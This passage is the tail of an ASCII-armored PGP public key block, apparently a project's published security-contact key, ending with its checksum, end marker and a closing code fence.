eV3XJx6STP5xN/seA5Sn3Wx38nwIULUhmwO7vjLbscs+X5k3m7F9uHf8XH4uq53N
By7q61h5hqnlyHm3t+tLdZbb7UIDnLHfcNAnABEBAAG0HHNwcmluZyA8c3ByaW5n
c2VjQGdtYWlsLmNvbT6JATgEEwECACIFAkw83rgCGwMGCwkIBwMCBhUIAgkKCwQW
AgMBAh4BAheAAAoJED60BaDA8tjqtgYH/34luoQbAoRcAkCQGp02/8m+u8fOVFSG
JWjT4+Ggr4RUvlYZYJoLuR43Yt0x3y6sayF6VswYWSC4IePSnCU6ruhSwXB20Szk
3mBMf+8BnB/0hMEeN4laI+x9qRb1ZF5JWh9fdWYZaBYPuGuS1GPgBJv2pi2tPiiV
cTIttb478g1/wk17SxUCQLqhrQZqKucEHxZrbbbQ5BZJXf/5cjFiLSIcWc37/cI0
Tm2pa+tMdtnSrjd4nzpPUAMjdb9oeu8vKrfnCOjpqWG1k3rQWyJWtEjDY8PbaxH5
U1mxRc/NBJloQeGUG+PHMtdTo+I/iOzJfaEFGfRjyxltClweo037Kju5AQ0ETDze
uAEIANuf6WVJDfX3ZAoapN8B07d67/C2ngEqQywvwMLt1xdhbL9B3/TkJ/IISStH
B3ASx2Av3FyW66aVZt/WZnJ+h9vb2D5ehP81eb7JibnjESx1H3ZUsRmw2N9nQSB2
Xbb8n+S9XHj+Ub0pI8doq0Ic0GqR9iDcXOrfYr4qfgkuceIafJCLtGftXn+Rz3bY
TnfHkxSQUY+IeialGPkgjA0BTxUkOf8NeEotweYYdDb0PS8bkuz2AZI9BBi7vRzE
xYxwPEITTWvIKFPwTtfO9/ZTpLJR/aL0c+rRghM8/pvSlNbeApW2tlDb3x7Sm1wS
qO2b/iM24q5rwseKiETFzgskjH0AEQEAAYkBHwQYAQIACQUCTDzeuAIbDAAKCRA+
tAWgwPLY6qlmB/sHtnyE4Edzd1Z+MFtRxhPNRz6lPyrlo6Znw4Lxq0/Q46Prtk43
JJNOPYo7uT1zn+S9j5EWRkcMVIN0XzQSjkRugepjUVQgnlx1nfOxFzNUZ3rg9Pmw
y7IZD448mREn0qiSK+GX9sZReHEaV4hcOXAgt1pDUEI6rwLYfgAiohsGGlk4746V
8VKsrW7HQn9wRdEnNKC25/RUzjI0ANuB6496qqMkEa6HMfMxi0IbdrZbQnMJCqLN
qsdr6y6IvH+BZvGm0bLdcKYO6uejlbnBycK0znsepylFtcOHNudUFe3fnZDQNKji
Jc1vUfJ1o38+g9MJFli8/ZSF1ZwtiO2Ojshf
=dF87
-----END PGP PUBLIC KEY BLOCK-----
```